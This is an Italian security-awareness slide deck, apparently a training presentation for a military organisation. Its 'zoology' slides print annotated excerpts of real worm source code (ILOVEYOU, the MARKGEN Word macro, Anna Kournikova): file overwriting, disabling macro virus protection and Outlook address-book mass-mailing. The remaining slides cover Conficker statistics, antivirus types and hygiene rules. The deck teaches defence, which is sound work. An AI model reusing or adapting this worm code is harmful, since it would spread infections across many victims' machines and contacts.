Nascondere il virus agli occhi dell'utente e alla ricerca dell'antivirus. Si parla anche di furtività.

Zoologia: I LOVE YOU

```
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispydermail.com / GRAMMERSoft Gro
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()                                                          10
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)                         20
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
```

Qualunque sia l'errore, si continua

Copia del virus

Zoologia: I LOVE YOU

```
sub listadriv
On Error Resume Next                                                    60
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)                                 80
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct") or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)                                                 90
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
```

Modifica dei file con estensione:

-vbs o vbe

-js, jse, ecc…

-jpg o jpeg.

Zoologia: I LOVE YOU

```
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1                                                          160
end if
fileexist = msg
end function
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count                        170
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""                                                         180
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER c
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.v
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
end if                                                           190
```

controllo della rubrica

verifica della presenza di virus

creazione del messaggio inviato

Zoologia: MARKGEN

```
Private Sub Document_Close()
  On Error Resume Next
  If ActiveDocument.SaveFormat = wdFormatDocument Or
     ActiveDocument.SaveFormat = wdFormatTemplate Then

     Const exi = "la macro de colombia"
     Dim DInfec, planinfec As Boolean
     Dim Docu, Plan As Object
     Dim modulin, contemodu, Ninfec As String
     Dim Nume As Integer                                    10
     Dim Copform As Object

     Set Docu = ActiveDocument.VBProject.VBComponents.Item(1)
     Set Plan = NormalTemplate.VBProject.VBComponents.Item(1)

     SaveDoc = ActiveDocument.Saved
     Saveplan = NormalTemplate.Saved

     DInfec = Docu.codemodule.Find(exi, 1, 1, 40000, 40000)
     Plainfec = Plan.codemodule.Find(exi, 1, 1, 40000, 40000)
     Ninfec = "›" & " " & Application.UserName & Chr(13) &
              "›" & " " & Application.UserInitials & Chr(13) &
              "›" & " " & Application.UserAddress & Chr(13) &
              "›" & " " & Now()                   & Chr(13) &
              "›" & " "                                          20

     Options.VirusProtection = False

     Nume = Mid(Int(Rnd() * 10), 1, 1)
     Nume = Nume                                            30
     nume1 = 7
```

Attivazione solo se il documento Word è chiuso

Creazione di una stringa di caratteri con le informazioni dell'utente

Zoologia: MARKGEN

```
    If Nume = nume1 Or Plainfec = False Then
      If DInfec = True And Plainfec = False Then
        Docu.codemodule.addfromstring Ninfec
        contemodu = Docu.codemodule.Lines(1, Docu.codemodule.CountOfLines)
        Plan.codemodule.addfromstring contemodu
      End If
      If DInfec = False And Plainfec = True Then
        Plan.codemodule.addfromstring Ninfec
        contemodu = Plan.codemodule.Lines(1, Plan.codemodule.CountOfLines)
        Docu.codemodule.addfromstring contemodu
      End If
      If SaveDoc = True Then ThisDocument.Save
      If SaveDoc = True Then NormalTemplate.Save
    End If
  End If

  sd = Day(Now()) & "-" & Month(Now()) & "-" & Year(Now())
  sd = Trim(sd)
  If Year(Now()) >= 2000 And Month(Now()) > 6 Then
    ChangeFileOpenDirectory "C:\Windows\"
    For i = 1 To 999999991
      ActiveDocument.SaveAs FileName:=("AA" & i & "AA.DOC"), FileFormat:= _
      wdFormatDocument, LockComments:=False, Password:="", AddToRecentFiles:= _
      True, WritePassword:="", ReadOnlyRecommended:=False, EmbedTrueTypeFonts:= _
      False, SaveNativePictureFormat:=False, SaveFormsData:=False, _
      SaveAsAOCELetter:=False
    Next
  End If
End Sub
```

raccolta di informazioni sulla vita del documento

Zoologia: KOURNIKOVA

Anna Kournikova era una tennista molto famosa le cui foto provocanti venivano scambiate su Internet (era tra le più ricercate). Contenevano un virus omonimo, "Kournikova", che si presentava sotto forma di immagine allegata a un'e-mail. In realtà non si trattava di un'immagine, ma di uno script scritto in Visual Basic.

Zoologia: KOURNIKOVA

```
'Vbs.OnTheFly Created By OnTheFly
On Error Resume Next
Set systeme = CreateObject("WScript.Shell")
systeme.regwrite "HKCU\software\OnTheFly\", "Worm made with Vbswg 1.50b"

Set fichiers= Createobject("scripting.filesystemobject")
fichiers.copyfile wscript.scriptfullname,
                  fichiers.GetSpecialFolder(0)& "\AnnaKournikova.jpg.vbs"

if systeme.regread ("HKCU\software\OnTheFly\mailed") <> "1" then                10
  diffuse()
end if
if month(now) =1 and day(now) =26 then
  systeme.run "Http://www.dynabyte.nl",3,false
end if
Set fichierVirus= fichiers.opentextfile(wscript.scriptfullname, 1)
codeVirus= fichierVirus.readall
fichierVirus.Close
Do
  If Not (fichiers.fileexists(wscript.scriptfullname)) Then                     20
    Set fichierVirusReecritSiEfface= fichiers.createtextfile(wscript.scriptfullname, True)
    fichierVirusReecritSiEfface.write codeVirus
    fichierVirusReecritSiEfface.Close
  End If
Loop
```

il 26 gennaio esegue un denial of service sull'indirizzo www.dynabyte.nl

Zoologia: KOURNIKOVA

Aprire la rubrica e inviare a tutti il messaggio creato

```
Function diffuse()
  On Error Resume Next
  Set outlook = CreateObject("Outlook.Application")
  If outlook= "Outlook"Then                                          30
    Set messagerie=outlook.GetNameSpace("MAPI")
    Set tousCarnetsDAdresses= messagerie.AddressLists
    For Each carnetDAdresse In tousCarnetsDAdresses
      If carnetDAdresse.AddressEntries.Count <> 0 Then
        nombreDAdresses = carnetDAdresse.AddressEntries.Count
        For numeroAdresse= 1 To nombreDAdresses
          Set nouveauMessage = outlook.CreateItem(0)
          Set contact = carnetDAdresse.AddressEntries(numeroAdresse)
          nouveauMessage.To = contact.Address
          nouveauMessage.Subject = "Here you have, ;o)"              40
          nouveauMessage.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
          set pieceJointe=nouveauMessage.Attachments
          pieceJointe.Add fichiers.GetSpecialFolder(0)& "\AnnaKournikova.jpg.vbs"
          nouveauMessage.DeleteAfterSubmit = True
          If nouveauMessage.To <> "" Then
            nouveauMessage.Send
            systeme.regwrite "HKCU\software\OnTheFly\mailed", "1"
          End If
        Next
      End If                                                         50
    Next
  end if
End Function
'Vbswg 1.5
```

Conficker (Downandup, Kido)

Si diffonde tramite la rete locale o un supporto rimovibile. Disattiva alcune funzioni del sistema, è in grado di proteggersi (vedi B) e di aggiornarsi tramite un modulo peer to peer (vedi C).

Virus informatico. Sfrutta una vulnerabilità di Windows Server per la quale Microsoft aveva pubblicato una patch.

9.000.000 di postazioni infette.

Numerosi aggiornamenti non erano stati effettuati

Paralisi delle reti.


Infezione di entità.

Ricomparsa del worm per zona

220 milioni di rilevamenti in 30 mesi in tutto il mondo.


I virus

10% Media mondiale dei PC infetti.



La Francia conterebbe 1,8 milioni di PC infetti.

l virus


Total Malware
90,000,000
78,750,000
67,500,000
56,250,000
45,000,000
33,750,000
22,500,000
11,250,000
0
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012

Gli antivirus

Programma in grado di rilevare la presenza di virus su un computer e di disinfettarlo.

Si distinguono diverse famiglie di antivirus a seconda del tipo di azione che svolgono:

- **Scanner**
- **Rilevatore di cambiamenti**
- **Scanner euristico**

Gli antivirus

Quali difese?

- **Non esiste un antivirus universale,**
- **Gli strumenti non possono fare tutto. La soluzione migliore:**

rivolgersi a un utente formato sui rischi dei virus.

Gli antivirus

Règole per l'utilizzo dell'antivirus

Tutte le postazioni di lavoro devono disporre di un antivirus aggiornato e permanente,

- **computer collegati a una rete**

aggiornamento giornaliero

- **computer isolati:**

aggiornamento settimanale

Allegati ed e-mail

- Non cliccare sistematicamente sui link inclusi;
- non aprire i file allegati senza averne verificato l'innocuità;
- distruggere, senza aprirli, tutti i messaggi di origine sconosciuta o sospetta;

- diffidare degli allegati anche se provenienti da mittenti chiaramente identificati;
- non inoltrare allegati o file eseguibili (compresi gli archivi autoestraenti).

Diffidare dello scambio di biglietti di auguri elettronici.

Evitare l'invio a indirizzi di gruppo. La DIRISI ha implementato controlli sugli allegati su Intramar.

Regole di igiene

Effettuare backup regolari.
Proteggere dalla scrittura i supporti rimovibili.
Qualsiasi supporto che sia stato collegato a un sistema esterno all'unità deve essere analizzato su una stazione bianca (SAS antivirus).
Qualsiasi informazione che transita tra due reti deve essere analizzata su una camera antivirus.

Attualmente, ogni camera antivirus è integrata in una rete di SAS CD che ne facilita la gestione e l'aggiornamento.

Comportamento da tenere in caso di allarme

Reazione in caso di funzionamento anomalo o rilevamento di un virus:

- Scollegare fisicamente il computer,

- Non toccare nulla e non chiudere le finestre informative (pop up),

- avvisare immediatamente il proprio ALID e/o il servizio informatico.

- Avvisare gli utenti che hanno recentemente scambiato file con la propria postazione di lavoro.

- Mettere in quarantena i supporti di archiviazione esterni,

- Apporre sul proprio computer un foglio che avverte della possibile infezione.

DOMANDE?